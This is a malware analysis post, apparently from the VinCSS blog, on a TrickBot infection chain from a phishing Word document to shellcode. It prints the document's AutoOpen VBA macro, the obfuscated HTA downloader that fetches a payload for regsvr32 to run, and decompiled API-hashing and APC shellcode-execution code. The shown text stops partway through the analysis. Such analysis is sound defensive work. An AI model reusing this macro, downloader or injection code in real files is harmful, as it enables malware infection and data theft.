[RE025] TrickBot … many tricks

blog.vincss.net/re025-trickbot-many-tricks/

27/10/2021


1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports (1, 2), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.


Through continuous cyber security monitoring and system protection for customer recently, **VinCSS** has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike Emotet or Qakbot, Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDA AppCall feature to make the analysis process easier.




2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:




After extracting the **request.zip** with the password provided in the email, I obtained **require 010.04.2021.doc**:



Check the **require 010.04.2021.doc** file and found that this file contains VBA code:

```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub


' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "&lt;", "")
wordEasyPop.cleanOffice officeExcelOffice & ".....hta."
End Sub
```




I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:

dumped_html

```
<html><body><div id='rockCleanJump'>==
gdhJHIo9GcFh3YlxGI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWZs5ybwVmboIyRFRlIsAiIoRHdwpzLvk2
csFmbkdncpdGa0RmLj9WbvIWbkZmZvgGeGF1SMlzL5MzMz8iehRWe4FDM/
QXatVWPadVYqZlc5J1dXlmRxsGbrdTVhZlM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWZs5ycl5GZokyOpZGKo9GcFh3YlxmLzRXY0V3cg0TPgI
DMwkye0JXe7ZXYyBCapBnUvN2aBN2YlN3cg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7gWawJ1bjtWQjNWZzNnLvBXZutD
apBnUvN2aBN2YlN3cuQXewVGI9ASM7gWawJ1bjtWQjNWZzNnL3JXa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2aBN2YlN3cuMXY
2VGdvZWasVGKiMmOcxVdzVmczxFXwVnYsl2YcxVZhNXeNl2Yy92cvZGdI9GcuoGcnJCLgITK7gWawJ1bjtWQjNWZzNnLjx2bzV2O9NWY0NGao
UWK71Xf</div><div id='hipWordApril'></div><div id='rapHopWindows'>
2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSpBnUhBHI9AibldHIBNGdpZXZY9kYq
V2Y0hiIzNmcpBHdp52ZuYWasV2c5NHdl12bipWZjRnIpsjcvN2aIlGcI9GcuIXduhiIyV2ZzZnczIDIjpDXcV3clJ3ccxFc1JGbpNGXcVWYzl
XTpNmcvN3bmRHSvBnLqB3ZikyO</div>
<script language = 'javascript'>
function popRockPop(cleanCleanMicrosoft) {
    return (new ActiveXObject(cleanCleanMicrosoft));
}
function windowsEasyRap(jumpOfficialHop) {
    return (cleanMicrosoftWindows.getElementById(jumpOfficialHop).innerHTML);
}
function officialHopEarth(windowsEasyMicrosoft) {
    return ('cha' + windowsEasyMicrosoft);
}
function rockOfficePop(hopRapJump) {
    var jumpMicrosoftExcel = easyWindowsPop(
    "=/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA");
    var easyJumpRock = "";
    var rapWindowsRock,
    officialPopRap,
    aprilWindowsHop;
    var earthExcelRap
```

The JavaScript code in the figure will do the decoding of the base64 blob assigned to the rockCleanJump and rapHopWindows variables. With the first base64 blob, it will download the payload to the victim's computer and save it as **easyMicrosoftHop.jpg**:

With the second base64 blob, it will use **regsvr32** to execute the downloaded payload.




With the above information, I can conclude that **easyMicrosoftHop.jpg** is a Dll file.

3. Analyze easyMicrosoftHop.jpg payload (*RCSeparator.dll – 48cba467be618d42896f89d79d211121*)

This file is not available on VT, however if search by *imphash: f34a0f23e05f2c2a829565c932b87430* will get the same payloads. These payloads have been uploaded to VT recently:


Examining this payload, this is a Dll with the original name is **RCSeparator.dll**, and it has one exported function is **DllRegisterServer**.




The file's metadata info is as follows:

```
CompanyName =
FileDescription = RCSeparator MFC Application
FileVersion = 1, 0, 0, 1
InternalName = RCSeparator
LegalCopyright = Copyright (C) 2003
LegalTradeMarks =
OriginalFilename = RCSeparator.EXE
ProductName = RCSeparator Application
ProductVersion = 1, 0, 0, 1
Comments = ***
```

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the **.rsrc** section is likely to contain an encrypted payload.




By viewing resources in this sample, I found a resource named **HTML**, size **0x38333** bytes, containing random bytes. I guess that it will use this resource to decode a new payload.



Analysis code of the payload at the **DllRegisterServer** function shows that it does the following:

Find the base address of **kernel32.dll**, **ntdll.dll**:



Get the addresses of APIs for later use in **kernel32.dll**, **ntdll.dll** based on pre-computed hashes.

```
VirtualAlloc_0 = f_dyn_resolve_apis(kernel32_base_addr, 0×F4F90662);
VirtualAllocExNuma = f_dyn_resolve_apis(kernel32_base_addr, 0×DBA89EA5);
WriteProcessMemory = f_dyn_resolve_apis(kernel32_base_addr, 0×2B2426BB);
GetCurrentThread_0 = f_dyn_resolve_apis(kernel32_base_addr, 0×3BD48C02);
QueueUserAPC = f_dyn_resolve_apis(kernel32_base_addr, 0×8246D9A8);
NtTestAlert = f_dyn_resolve_apis(ntdll_base_addr, 0×34AD12B8);
LdrFindResource_U = f_dyn_resolve_apis(ntdll_base_addr, 0×B7EF610F);
LdrAccessResource = f_dyn_resolve_apis(ntdll_base_addr, 0×26513BBF);
```

```
>>> def calc_api_hash(api_name):
        if api_name is None:
                return 0
        calced_hash = 0x0

        for i in range(len(api_name)):
                c = ord(api_name[i])
                if c >= 0x61:
                        c = c - 0x20
                calced_hash = (c + ror(calced_hash, 0xD, 32)) & 0xFFFFFFFF

        return (calced_hash - 0x3B35B7BA) & 0xFFFFFFFF

>>>
>>> print hex(calc_api_hash("VirtualAlloc"))
0xf4f90662L
```

```
while ( TRUE )
{
  api_addr = base_addr + pFuncAddrTbl[pHintsTbl[i]];
  if ( f_calc_api_hash((base_addr + pFuncNameTbl[i])) == pre_api_hash )
  {
    break;
  }
  if ( ++cnt ≥ num_of_export_names )
  {
    return FALSE;
  }
  pFuncAddrTbl = v11;
  i = cnt;
}
return api_addr;
```

```
calced_hash = 0;
while ( 1 )
{
  LOBYTE(c) = *func_name;
  if ( !*func_name )
  {
    break;
  }
  tmp = __ROR4__(calced_hash, 0×D);
  c = c;
  // convert to upper case
  if ( c ≥ 'a' )
  {
    c = c - 0×20;
  }
  calced_hash = c + tmp;
  ++func_name;
}
return calced_hash - 0×3B35B7BA;
```

Use the resolved APIs to access and get the entire content of the resource that was mentioned above:

```
// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);
```

```
ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) ≥ 0 )
{
  LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAllocExNuma(0×FFFFFFFF, 0, *ResourceLength, val_8192 | 0×1000, val_64, 0);
}
else
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0×1000, val_64);
}
WriteProcessMemory(0×FFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

Decode to shellcode and execute this shellcode by using **QueueUserAPC** and **NtTestAlert** functions.


```
ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
  ptr_xor_key,
  "<R3a_c^mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TkAW>$6uJbmk4#XvAPm$8",
  3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0×41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
```

Dump shellcode for further analysis. Parse this shellcode and found that it has **3 embedded** Dlls as following:


```
Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.
```

4. Analyze shellcode

The code of the above shellcode will call the **f_dll_loader** function to load the first Dll into memory with the following parameter:



At the function **f_dll_loader**, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:



The entire **f_dll_loader** function will perform the task of a loader, after mapping the Dll into memory will find the Dll's **DllEntryPoint** address and call this address to execute the code of first Dll:

```
call_to_payload_entry_point:
  DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
  NtFlushInstructionCache(0xFFFFFFFF, 0, 0);
  // call to DllEntryPoint
  DllEntryPoint_func(mapped_dll_payload, 1, 1);
```

Here, I dumped the first Dll to disk for further analysis.

5. Analyze the first Dll (*b67694dddf98298b539bddc8cabc255d*)

This file is not available on VT, however if search by *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* thì will get the same payloads:

FILES 7 / 7 — 90 days

	Detections	Size	First seen	Last seen	Submitters
80ECBD78B8FD2B4246CF2626ACC2C7AE4BACB3A12FBFA3A4AAE17BCF57AE433D 80ecbd78b8fd2b4246cf2626acc2c7ae4bacb3a12fbfa3a4aae17bcf57ae433d.bin pedll	54 / 66	224.00 KB	2021-10-12 15:21:49	2021-10-12 15:21:49	1
AF1033CC74915B03343D07D330325D80B6CC2F8FAC0D5C31DE65F8741F7CF755 No meaningful names pedll	50 / 67	223.00 KB	2021-10-06 19:19:02	2021-10-06 19:19:02	1
E29F14ED1DC3B16A16114912695D69E7A952CA0C51374C59618BFEDEAC56B43A b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f_unpacked pedll	51 / 67	22.50 KB	2021-09-30 12:18:10	2021-10-03 12:32:37	1
44F9FBC8F88BAF93BBB05B12267083C20EE6989968B5A25EE27FD7E3AA85075D No meaningful names pedll	38 / 67	37.00 KB	2021-09-14 18:12:59	2021-09-14 18:12:59	1
